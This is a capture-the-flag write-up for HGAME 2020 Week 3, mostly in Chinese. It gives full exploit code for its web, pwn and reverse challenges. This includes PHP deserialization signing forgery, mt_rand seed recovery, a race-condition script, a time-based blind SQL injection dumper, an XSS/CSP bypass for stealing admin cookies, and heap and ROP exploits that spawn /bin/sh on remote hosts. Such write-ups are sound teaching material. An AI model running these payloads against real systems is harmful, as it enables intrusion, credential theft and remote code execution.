HGAME 2020 Week3 Official Writeup

Web

序列之争 - Ordinal Scale

- 考点：代码审计、格式化字符串、PHP 反序列化
- 出题人：E99p1ant
- 分值：300

进入题目，输入名字，可以进入游戏。

可以看到我们自己的等级以及怪物的等级。点击挑战，当我们的等级高于怪物的等级时，就挑战成功，否则就失败。

F12 可以看到注释里提示有源码泄露`source.zip`，下载下来审计源码。

在`game.php`中可以看到：

```
<?php if($game->rank->Get() === 1){?>
  <h2>hgame{flag_is_here}</h2>
<?php }?>
```

即当我们成为第一名时，即可获得 flag。跟进去看一下`Get()`方法：

```
public function __construct(){
  if(!isset($_SESSION['rank'])){
    $this->Set(rand(2, 1000));
    return;
  }

  $this->Set($_SESSION['rank']);
}

public function Set($no){
  $this->rank = $no;
}

public function Get(){
  return $this->rank;
}
```

可以看到`$rank`是从 Session 里面取得的。因此我们需要找到设置 Session 的办法。

在`Rank`类的析构函数中存在设置 Session。同时在 108 行存在`unserialize`反序列化函数，同时结合该题名字为`序列之争`因此尝试使用反序列化来修改 Session。

然而在`unserialize`函数前有一步检查：

```
$monsterData = base64_decode($_COOKIE['monster']);
if(strlen($monsterData) > 32){
  $sign = substr($monsterData, -32);
  $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
  if(md5($monsterData . $this->encryptKey) === $sign){
    $this->monsterData = unserialize($monsterData);
```

`$monsterData`是通过对 Cookie `monster`进行字符串截取得到的，`monster`后有一个 32 位的 md5 `$sign`进行签名检查。这里我们就需要知道`encryptKey`的值才能伪造这个签名。

而`encryptKey`是来自于`Game`类的`sign`属性：

```
private function init($data){
  foreach($data as $key => $value){
    $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
    $this->sign .= md5($this->sign . $value);
  }
}
```

入参`$data`的值为数组`[$playerName, $this->encryptKey]`，元素中含有`encryptKey`。

分析一下这个方法的功能，这个`init()`方法是用来初始化欢迎语`welcomeMsg`以及 `sign`。

其中欢迎语`welcomeMsg`的生成中使用了`sprintf`函数，且放在一个循环内，第二轮循环的`$value`值即为`encryptKey`。因此存在格式化字符串漏洞。

进入游戏，输入名字：`%s`，即可使得在第二轮循环中`%s`的值被`sprintf`函数换成`encryptKey`。点击 Link Start，拿到`encryptKey`：

```
gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL
```

然后就可以伪造`$sign`了。

但`Rank`类的析构函数：

```
public function __destruct(){
  // 确保程序是跑在服务器上的!
  $this->serverKey = $_SERVER['key'];
  if($this->key === $this->serverKey){
    $_SESSION['rank'] = $this->rank;
  }else{
    // 非正常访问
    session_start();
    session_destroy();
    setcookie('monster', '');
    header('Location: index.php');
    exit;
  }
}
```

在设置 Session 前会比对`key`以及`serverKey`的值，其中`serverKey`是来自于服务器的环境变量，这个值我们无法获得。

这里有两种方法：一种是引用赋值，可以将`$this->serverKey`的引用赋值给给`$this->key`。

```
$this->key = &$this->serverKey
```

另一种方法是直接不设置`$key`属性。反序列化时会取`Rank`类中的默认值。

最终 exp:

```php
<?php
class Rank
{
    private $rank = 1;
    private $serverKey;
    private $key;

    public function __construct(){
        $this->key = &$this->serverKey;
    }
}

$data = ['e99', 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL'];
$sign = '';
foreach($data as $value){
    $sign .= md5($sign . $value);
}
$rank = serialize(new Rank());
echo(base64_encode($rank . md5($rank . $sign)));
```

或者

```php
<?php
class Rank
{
    private $rank = 1;
}

$data = ['e99', 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL'];
$sign = '';
foreach($data as $value){
    $sign .= md5($sign . $value);
}
$rank = serialize(new Rank());
echo(base64_encode($rank . md5($rank . $sign)));
```

输入名字`e99`进入游戏，替换`monster` Cookie，刷新页面，成为第一名拿到 flag。

> 这里顺便夹杂点私货聊聊这道题的小彩蛋。(๑•̀ㅂ•́)و✧
>
> 1. 刀剑剧场版中，桐姥爷最后也是开挂，才从第二变成第一名的。
> 2. 进入题目后会发现登出键点击了无法登出，十分符合原著哈哈哈哈。
> 3. 题目源码文件名为`cardinal.php`，即原著中无需人工外界输入的监控系统`Cardinal System`。

二发入魂!

- 考点：https://ambionics.io/blog/php-mt-rand-prediction

- 出题人：LuckyCat
- 分值：200

参考资料： https://ambionics.io/blog/php-mt-rand-prediction https://github.com/ambionics/mt_rand-reverse

exp:

```
#!/usr/bin/env python3.7
# Charles Fol
# @cfreal_
# 2020-01-04 (originally la long time ago ~ 2010)
# Breaking mt_rand() with two output values and no bruteforce.
#
"""
R = final rand value
S = merged state value
s = original state value
"""

import random
import sys

N = 624
M = 397

MAX = 0xffffffff
MOD = MAX + 1


# STATE_MULT * STATE_MULT_INV = 1 (mod MOD)
STATE_MULT = 1812433253
STATE_MULT_INV = 2520285293

MT_RAND_MT19937 = 1
MT_RAND_PHP = 0


def php_mt_initialize(seed):
    """Creates the initial state array from a seed.
    """
    state = [None] * N
    state[0] = seed & 0xffffffff;
    for i in range(1, N):
        r = state[i-1]
        state[i] = ( STATE_MULT * ( r ^ (r >> 30) ) + i ) & MAX
    return state


def undo_php_mt_initialize(s, p):
    """From an initial state value `s` at position `p`, find out seed.
    """
    # We have:
    # state[i] = (1812433253U * ( state[i-1] ^ (state[i-1] >> 30) + i )) %
100000000
    # and:
    # (2520285293 * 1812433253) % 100000000 = 1 (Modular mult. inverse)
    # => 2520285293 * (state[i] - i) = ( state[i-1] ^ (state[i-1] >> 30) ) (mod
100000000)
    for i in range(p, 0, -1):
        s = _undo_php_mt_initialize(s, i)
    return s


def _undo_php_mt_initialize(s, i):
    s = (STATE_MULT_INV * (s - i)) & MAX
    return s ^ s >> 30


def php_mt_rand(s1):
    """Converts a merged state value `s1` into a random value, then sent to the
    user.
    """
    s1 ^= (s1 >> 11)
    s1 ^= (s1 <<  7) & 0x9d2c5680
    s1 ^= (s1 << 15) & 0xefc60000
    s1 ^= (s1 >> 18)
    return s1


def undo_php_mt_rand(s1):
    """Retrieves the merged state value from the value sent to the user.
    """
    s1 ^= (s1 >> 18)
    s1 ^= (s1 << 15) & 0xefc60000

    s1 = undo_lshift_xor_mask(s1, 7, 0x9d2c5680)

    s1 ^= s1 >> 11
    s1 ^= s1 >> 22

    return s1

def undo_lshift_xor_mask(v, shift, mask):
    """r s.t. v = r ^ ((r << shift) & mask)
    """
    for i in range(shift, 32, shift):
        v ^= (bits(v, i - shift, shift) & bits(mask, i, shift)) << i
    return v
```

```
def bits(v, start, size):
    return lobits(v >> start, size)


def lobits(v, b):
    return v & ((1 << b) - 1)


def bit(v, b):
    return v & (1 << b)


def bv(v, b):
    return bit(v, b) >> b


def php_mt_reload(state, flavour):
    s = state
    for i in range(0, N - M):
        s[i] = _twist_php(s[i+M], s[i], s[i+1], flavour)
    for i in range(N - M, N - 1):
        s[i] = _twist_php(s[i+M-N], s[i], s[i+1], flavour)


def _twist_php(m, u, v, flavour):
    """Emulates the `twist` and `twist_php` #defines.
    """
    mask = 0x9908b0df if (u if flavour == MT_RAND_PHP else v) & 1 else 0
    return m ^ (((u & 0x80000000) | (v & 0x7FFFFFFF)) >> 1) ^ mask


def undo_php_mt_reload(S000, S227, offset, flavour):
    #define twist_php(m,u,v)  (m ^ (mixBits(u,v)>>1) ^ ((uint32_t)(-(int32_t)
(loBit(u))) & 0x9908b0dfU))
    # m S000
    # u S227
    # v S228
    X = S000 ^ S227

    # This means the mask was applied, and as such that S227's LSB is 1
    s22X_0 = bv(X, 31)
    # remove mask if present
    if s22X_0:
        X ^= 0x9908b0df

    # Another easy guess
    s227_31 = bv(X, 30)
    # remove bit if present
    if s227_31:
        X ^= 1 << 30

    # We're missing bit 0 and bit 31 here, so we have to try every possibility
    s228_1_30 = (X << 1)
    for s228_0 in range(2):
        for s228_31 in range(2):
            if flavour == MT_RAND_MT19937 and s22X_0 != s228_0:
                continue
            s228 = s228_0 | s228_31 << 31 | s228_1_30

            # Check if the results are consistent with the known bits of s227
            s227 = _undo_php_mt_initialize(s228, 228 + offset)
            if flavour == MT_RAND_PHP and bv(s227, 0) != s22X_0:
                continue
            if bv(s227, 31) != s227_31:
                continue

            # Check if the guessed seed yields S000 as its first scrambled
state
            rand = undo_php_mt_initialize(s228, 228 + offset)
            state = php_mt_initialize(rand)
            php_mt_reload(state, flavour)

            if not (S000 == state[offset]):
                continue

            return rand
    return None


def main(_R000, _R227, offset, flavour):
    # Both were >> 1, so the leftmost byte is unknown
    _R000 <<= 1
    _R227 <<= 1

    for R000_0 in range(2):
        for R227_0 in range(2):
            R000 = _R000 | R000_0
            R227 = _R227 | R227_0
            S000 = undo_php_mt_rand(R000)
            S227 = undo_php_mt_rand(R227)
            seed = undo_php_mt_reload(S000, S227, offset, flavour)
            if seed:
                print(seed)
                return seed


def test_do_undo(do, undo):
    for i in range(10000):
        rand = random.randrange(1, MAX)
        done = do(rand)
        undone = undo(done)
        if not rand == undone:
            print(f"-- {i} ----")
            print(bin(rand).rjust(34))
            print(bin(undone).rjust(34))
            break

def test():
    test_do_undo(
        php_mt_initialize,
        lambda s: undo_php_mt_initialize(s[227], 227)
    )
    test_do_undo(
        php_mt_rand,
        undo_php_mt_rand
    )
    exit()



import requests
import json
url = "https://twoshot.hgame.n3ko.co/"
req = requests.session()
r = req.get(url+"index.php")
r = req.get(url+"random.php?times=228")
data = json.loads(r.content)
seed = main(data[0], data[len(data)-1], 0, 0)
r = req.post(url+"verify.php", data={"ans":seed})
print(r.content)
```

Cosmos的二手市场

- 考点：条件竞争
- 出题人：Roc
- 分值：300

exp如下:

```python
import threading
import requests
import json
import time

def worker(i,data):
    if i % 2 == 0:
        url="{}?method=solve".format(host)
    else:
        url = "{}?method=buy".format(host)
    try:
        s.post(url=url,data=data)
    except:
        print("请求失败")
    return

host="http://127.0.0.1:9999/API/"
user = {
    "name": "roc",
    "password": "123456"}

s = requests.session()
s.post(url="{}?method=login".format(host), data=user)

i=1

while True:
    data={
        "code": '800001',
        "amount": '500'
    }

    info = json.loads(s.get("{}?method=getinfo".format(host)).text)
    money = info['data']['money']
    properties = info['data']['properties']
    print(money)
    print(properties)
    if money > 100000000:
        print(s.get("{}?method=getflag".format(host)).text)
        break

    if i % 2 == 0:
        amount = int(properties[0]['amount'])
    else:
        amount = money // 10000
    if amount > 500:
        amount = 500
    data['amount'] = amount

    for j in range(30):
        t = threading.Thread(target=worker,args=(i, data))
        t.start()

    time.sleep(5)
    i += 1
```

Cosmos的留言板-2

- 考点：SQL 盲注
- 出题人：Roc
- 分值：200

注入点在删除留言这里 `http://139.199.182.61:19999/index.php?method=delete&delete_id=6790` 这里的delete_id我没有进行过滤,可以进行注入 然后这里有个师傅来问.其他表都可以差但同样的payload不能查messages表,因为之前出题的时候只要注出user表就行了,就没有考虑这个.这个由于我delete处理的就是messages这个表.mysql是不能够依据某字段值做判断再来更新某字段的值,不过可以通过两次查询来完成查messages这个表,我也在我自己的exp中更新了,如下

```
import requests


def blindsql(part_columns,part_table="",part_where="1"):
    url={
        "login": "http://139.199.182.61:19999/login.php",
        "action": "http://139.199.182.61:19999/index.php?method=delete&delete_id={}"
    }
    user = {"name": "roc",
            "password": "123456",
            "submit": "1"}
    sleeptime=3

    s=requests.session()
    s.post(url=url['login'], data=user)

    if part_table:
        part_table = "from " + part_table

    sqlBase = "-1 or if(({})={},sleep(" + str(sleeptime) + "),0);"

    #获取数据长度
    sqlGetLength = "select t.a from (select length(group_concat(concat_ws(':',{columns}))) as a {table} where {where})t".format(
        columns=part_columns, table=part_table, where=part_where)
    length = 1
    while True:
        req = s.get(url=url['action'].format(sqlBase).format(sqlGetLength,length))
        if req.elapsed.total_seconds() > sleeptime:
            ans="*" * length
            print(ans,end="")
            break
        length += 1
    #获取数据内容

 chars=list("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890:-
_,")
    for i in range(length):
        sqlGetContent = "select t.a from (select
ascii(mid(group_concat(concat_ws(':',{columns})),{num},1)) as a {table} where
{where})t".format(
            columns=part_columns, num=str(i+1), table=part_table,
where=part_where)
        for j in range(len(chars)):
            char=str(ord(chars[j]))
            req = s.get(url=url['action'].format(sqlBase).format(sqlGetContent,
char))
            if req.elapsed.total_seconds() > sleeptime:
                ans = list(ans)
                ans[i] = chars[j]
                ans = "".join(ans)
                print("\r"+ans,end="")
                break




#blindsql("database()") # 找出当前使用的数据库 babysql
#blindsql("table_name", "information_schema.tables", "table_schema=database()")
#注出当前所有表名 messages,user
#blindsql("column_name", "information_schema.columns", "table_schema =
database() and table_name='user'") #注出user表额字段名 id,name,password
#blindsql("name,password","user","name='cosmos'") #注出cosmos的密码
cosmos:f1FXOCnj26Fkadzt4Sqynf6O7CgR
#注出密码后登录cosmos的账号即可拿到flag
#先随便留条言再用此脚本
```

Cosmos的聊天室2.0

- 考点：XSS、CSP
- 出题人：Kevin
- 分值：300

本题是上周 XSS 的“加强版”，输入测试之后可以看出，题目的过滤比较简单，只是替换了`script`为空，双写可以绕过。

但是发现输入`<scripscriptt>alert(1)</scripscriptt>`之后并没有如愿弹框，而且控制台出现了：

> `Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-bhHHL3z2vDgxUt0W3dWQOrprscmda2Y5pLsLg4GF+pI='), or a nonce ('nonce-...') is required to enable inline execution.`

说明输入被 CSP(Content Security Policy) 拦了，从返回头中可以看到本题的 CSP 策略为：

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

它限制了内联 JS 脚本，并且限制了引入的静态资源文件只能从同域下加载。在实际应用中，遇到这种 CSP 一般是找该站是否有文件上传点，上传一个内容为`alert(/xss/)`的图片再引用，也可以同源下有没有可以执行任意 JS 代码的 evil.js 文件。

本题中有一个接口`/send`，它会返回过滤后的消息内容，我们可以利用这个接口，在一次 send 中再引入一次 send，向它传入参数，将它作为 JS 文件引入，即

```
<scriscriptpt src="/send?message=alert(1)"></scscriptript>
```

页面成功弹窗，之后将JS 内容换成 XSS 平台的接收代码，或者 VPS 上的接收代码接收管理员 Cookie 即可。

Pwn

ROP_LEVEL2

- 考点：基础栈迁移
- 出题人：Cosmos
- 分值：200

基本操作没什么好说的，顺便让week1没用ORW做ROP的学弟强制用ORW做一遍

```python
from pwn import *
import time
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

local = 0

ru = lambda x : cn.recvuntil(x)
sn = lambda x : cn.send(x)
rl = lambda   : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)

bin=ELF('./pwn32')
```

```
cn=remote('47.103.214.163',20300)
#cn=process('./pwn32')
leave=0x40090d
rsi=0x400a41
rdi=0x400a43
read=bin.plt['read']
open1=bin.plt['open']
puts=bin.plt['puts']
buf=0x601300
cn.sendline(p64(rsi)+p64(buf)+p64(0)+p64(read)+p64(rdi)+p64(buf)+p64(rsi)+p64(0
)*2+p64(open1)+p64(rdi)+p64(4)+p64(rsi)+p64(buf)*2+p64(read)+p64(rdi)+p64(buf)+
p64(puts))
sleep(1)
sn('a'*0x50+p64(0x601098)+p64(leave))
sleep(1)
cn.sendline('./flag\x00')
cn.interactive()
```

Annevi_Note

- 考点：unlink
- 出题人：Cosmos
- 分值：400

edit处有个无脑堆溢出，由于unlink要求已知地址上存放一个指向chunk头的指针，而list上存放的指针都是指向chunk头+0x10的，因此需要在chunk内容的开始部分伪造chunk，这样list就指向了这个伪造chunk的chunk头，然后就是leak+freehook一把梭了

```
#coding=utf8
from pwn import *
import time
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

local = 1
binary_name = 'annevi'

if local:
  cn = process('./'+binary_name)
  libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)
  #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so',checksec=False)
else:
  cn = remote('47.103.214.163',20301)
  libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)

ru = lambda x : cn.recvuntil(x)
```

```
sn = lambda x : cn.send(x)
rl = lambda   : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)
ia = lambda   : cn.interactive()


bin = ELF('./'+binary_name,checksec=False)


def z(a=''):
  if local:
    gdb.attach(cn,a)
    if a == '':
      raw_input()
  else:
    pass

def add(sz,con='aa'):
  sla(':','1')
  sla('size?',str(sz))
  sla('content:',con)

def show(idx):
  sla(':','3')
  sla('index?',str(idx))

def edit(idx,con):
  sla(':','4')
  sla('index?',str(idx))
  sla('content:',con)


def dele(idx):
  sla(':','2')
  sla('index?',str(idx))


add(0x90)
add(0x90)
add(0x90)
add(0x90,'/bin/sh')
dele(0)
add(0x90,'')
show(0)
cn.recvuntil("content:")
lbase=u64(cn.recv(6)+'\x00\x00')-libc.sym['__malloc_hook']+6
```

```
success('libc:'+hex(lbase))

add(0x300)
pay=p64(0)+p64(0x91)+p64(0x602048-0x18)+p64(0x602048-
0x10)+'\x00'*0x70+p64(0x90)+p64(0xa0)
edit(1,pay)
dele(2)
pay2='\x00'*0x18+p64(lbase+libc.sym['__free_hook'])
edit(1,pay2)
edit(1,p64(lbase+libc.sym['system']))
sl('2')
sleep(0.1)
sl('3')
ia()
```

E99p1ant_Note

- 考点：offbyone
- 出题人：Cosmos
- 分值：400

基础offbyone，构造难度很低，构造大chunk中包含小chunk后就可以fastbin atk一把梭了

```
#coding=utf8
from pwn import *
import time
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

local = 0
binary_name = 'e99'

if local:
  cn = process('./'+binary_name)
  libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)
  #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so',checksec=False)
else:
  cn = remote('47.103.214.163',20302)
  libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)

ru = lambda x : cn.recvuntil(x)
sn = lambda x : cn.send(x)
rl = lambda   : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)
ia = lambda   : cn.interactive()
```

```python
bin = ELF('./'+binary_name,checksec=False)


one1=0x45216
#execve("/bin/sh", rsp+0x30, environ)  rax == NULL

one2=0x4526a
#execve("/bin/sh", rsp+0x30, environ) [rsp+0x30] == NULL'''

one3=0xf02a4
#execve("/bin/sh", rsp+0x50, environ)  [rsp+0x50] == NULL'''

one4=0xf1147
#execve("/bin/sh", rsp+0x70, environ)  [rsp+0x70] == NULL'''

def z(a=''):
  if local:
    gdb.attach(cn,a)
    if a == '':
      raw_input()
  else:
    pass

def add(sz,con='aa'):
  sla(':','1')
  sla('size?',str(sz))
  sla('content:',con)

def show(idx):
  sla(':','3')
  sla('index?',str(idx))

def edit(idx,con):
  sla(':','4')
  sla('index?',str(idx))
  sa('content:',con)


def dele(idx):
  sla(':','2')
  sla('index?',str(idx))


add(0x88)
add(0x88)
add(0x78)
add(0x68)
add(0x88,'/bin/sh')
dele(0)
add(0x88,'')
show(0)
cn.recvuntil("content:")
lbase=u64(cn.recv(6)+'\x00\x00')-libc.sym['__malloc_hook']+6
success('libc:'+hex(lbase))
pay='\x00'*0x88+'\xf1'
edit(1,pay)
dele(2)
dele(3)
pay2='\x00'*0x78+p64(0x71)+p64(lbase+libc.sym['__malloc_hook']-0x23)
add(0xd8,pay2)
add(0x68)
add(0x68,'a'*19+p64(lbase+one4))
sl('1')
sl('1')
ia()
```

junior_iterator

- 考点：c++简单逆向 数组越界
- 出题人：Processor
- 分值：300

```
#!/usr/bin/env python2

from pwn import *


def create(size):
    p.recvuntil('> ')
    p.sendline('1')
    p.recvuntil('List count: ')
    p.sendline(str(size))

def show(idx, item):
    p.recvuntil('> ')
    p.sendline('2')
    p.recvuntil('List id: ')
    p.sendline(str(idx))
    p.recvuntil('Item id: ')
    p.sendline(str(item))

def edit(idx, item, num):
    p.recvuntil('> ')
    p.sendline('3')
    p.recvuntil('List id: ')
```

```python
    p.sendline(str(idx))
    p.recvuntil('Item id: ')
    p.sendline(str(item))
    p.recvuntil('New number: ')
    p.sendline(str(num))

def overwrite(idx, star, end, num):
    p.recvuntil('> ')
    p.sendline('4')
    p.recvuntil('List id: ')
    p.sendline(str(idx))
    p.recvuntil('Star id: ')
    p.sendline(str(star))
    p.recvuntil('End id: ')
    p.sendline(str(end))
    p.recvuntil('New number: ')
    p.sendline(str(num))

context.terminal = ['konsole', '-e']

p = remote('47.103.214.163',20303)
#p = process('./main')

atol_got = 0x405050
atol_raw = 0x36EA0
system_raw = 0x45390

create(4)
create(4)
# to parser `atol`
edit(0, 0, 5)
# overflow
overwrite(0, 3, 6, atol_got)

# leak atol@got
show(1, 0)
p.recvuntil('Number: ')
atol_dyn = int(p.recvline(keepends=False), 10)
system_dyn = system_raw - atol_raw + atol_dyn

# overwrite atol@got
edit(1, 0, system_dyn)

# get shell
p.recvuntil('> ')
p.sendline('3')
p.recvuntil('List id: ')
p.sendline(str(0))
p.recvuntil('Item id: ')
```

```
p.sendline(str(0))
p.recvuntil('New number: ')
p.sendline('/bin/sh')

p.interactive()
```


Reverse

Go_Master

- 考点：Golang逆向
- 出题人：幼稚园
- 分值：300


这道题没有去符号，所以难度稍低一些 逆向Golang，因为传参方式比较陌生，动态调试是比较好的方法

程序在这里接收输入




```
.text:00000000004FD8E1 mov     qword ptr [rsp+1C0h+var_1B0], rcx
.text:00000000004FD8E6 mov     qword ptr [rsp+1C0h+var_1B0+8], 1
.text:00000000004FD8EF mov     qword ptr [rsp+1C0h+var_1A0], 1
.text:00000000004FD8F8 call    fmt_Fscanln
.text:00000000004FD8FD mov     rax, [rsp+1C0h+var_B0]
```

然后判断输入的长度是否为9




```
.text:00000000004FD8F8 call    fmt_Fscanln
.text:00000000004FD8FD mov     rax, [rsp+1C0h+var_B0]
.text:00000000004FD905 cmp     qword ptr [rax+8], 9
```

将string转换成了byte数组，然后计算了输入的sha1值




```
.text:00000000004FD974 mov     qword ptr [rsp+1C0h+var_1B0]
.text:00000000004FD979 call    runtime_stringtoslicebyte
```




```
.text:00000000004FD9B1 call    crypto_sha1___digest__Write
.text:00000000004FD9B6 mov     rax, [rsp+1C0h+var_B8]
.text:00000000004FD9BE mov     [rsp+1C0h+var_1C0], rax
.text:00000000004FD9C2 mov     [rsp+1C0h+var_1B8], 0
.text:00000000004FD9CB xorps   xmm0, xmm0
.text:00000000004FD9CE movups  [rsp+1C0h+var_1B0], xmm0
.text:00000000004FD9D3 call    crypto_sha1___digest__Sum
```

观察栈空间可以发现Golang的传参方式，程序在这里进行了一次比较




```
.text:00000000004FDA96 mov     [rsp+1C0h+var_1B8], rcx
.text:00000000004FDA9B mov     qword ptr [rsp+1C0h+var_1B0], rax
.text:00000000004FDAA0 call    reflect_DeepEqual
```




```
00C00009FFF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00C0000A0000  33 43 89 04 8B 87 2A 53  30 02 B3 4D 73 F8 C2 9F  3C....*S0..Ms...
00C0000A0010  D0 9E FC 50 00 00 00 00  00 00 00 00 00 00 00 00  O·.P............
00C0000A0020  33 43 89 04 8B 87 2A 53  30 02 B3 4D 73 F8 C2 9F  3C....*S0..Ms...
```

可以爆破也可以去相应的解密网站查一下，因为是常见词语所以在线网站都能查出来。输入应该是`localhost`




```
.text:00000000004FDD6C mov     [rsp+1C0h+var_190], rdx
.text:00000000004FDD71 call    runtime_concatstring3
.text:00000000004FDD76 mov     rax, qword ptr [rsp+1C0h+
```

接着往下调试发现字符串做了一次拼接




```
.text:00000000004FDD99 mov     qword ptr [rs
.text:00000000004FDD9E call    net_Listen
.text:00000000004FDDA3 mov     rax, qword pt
```

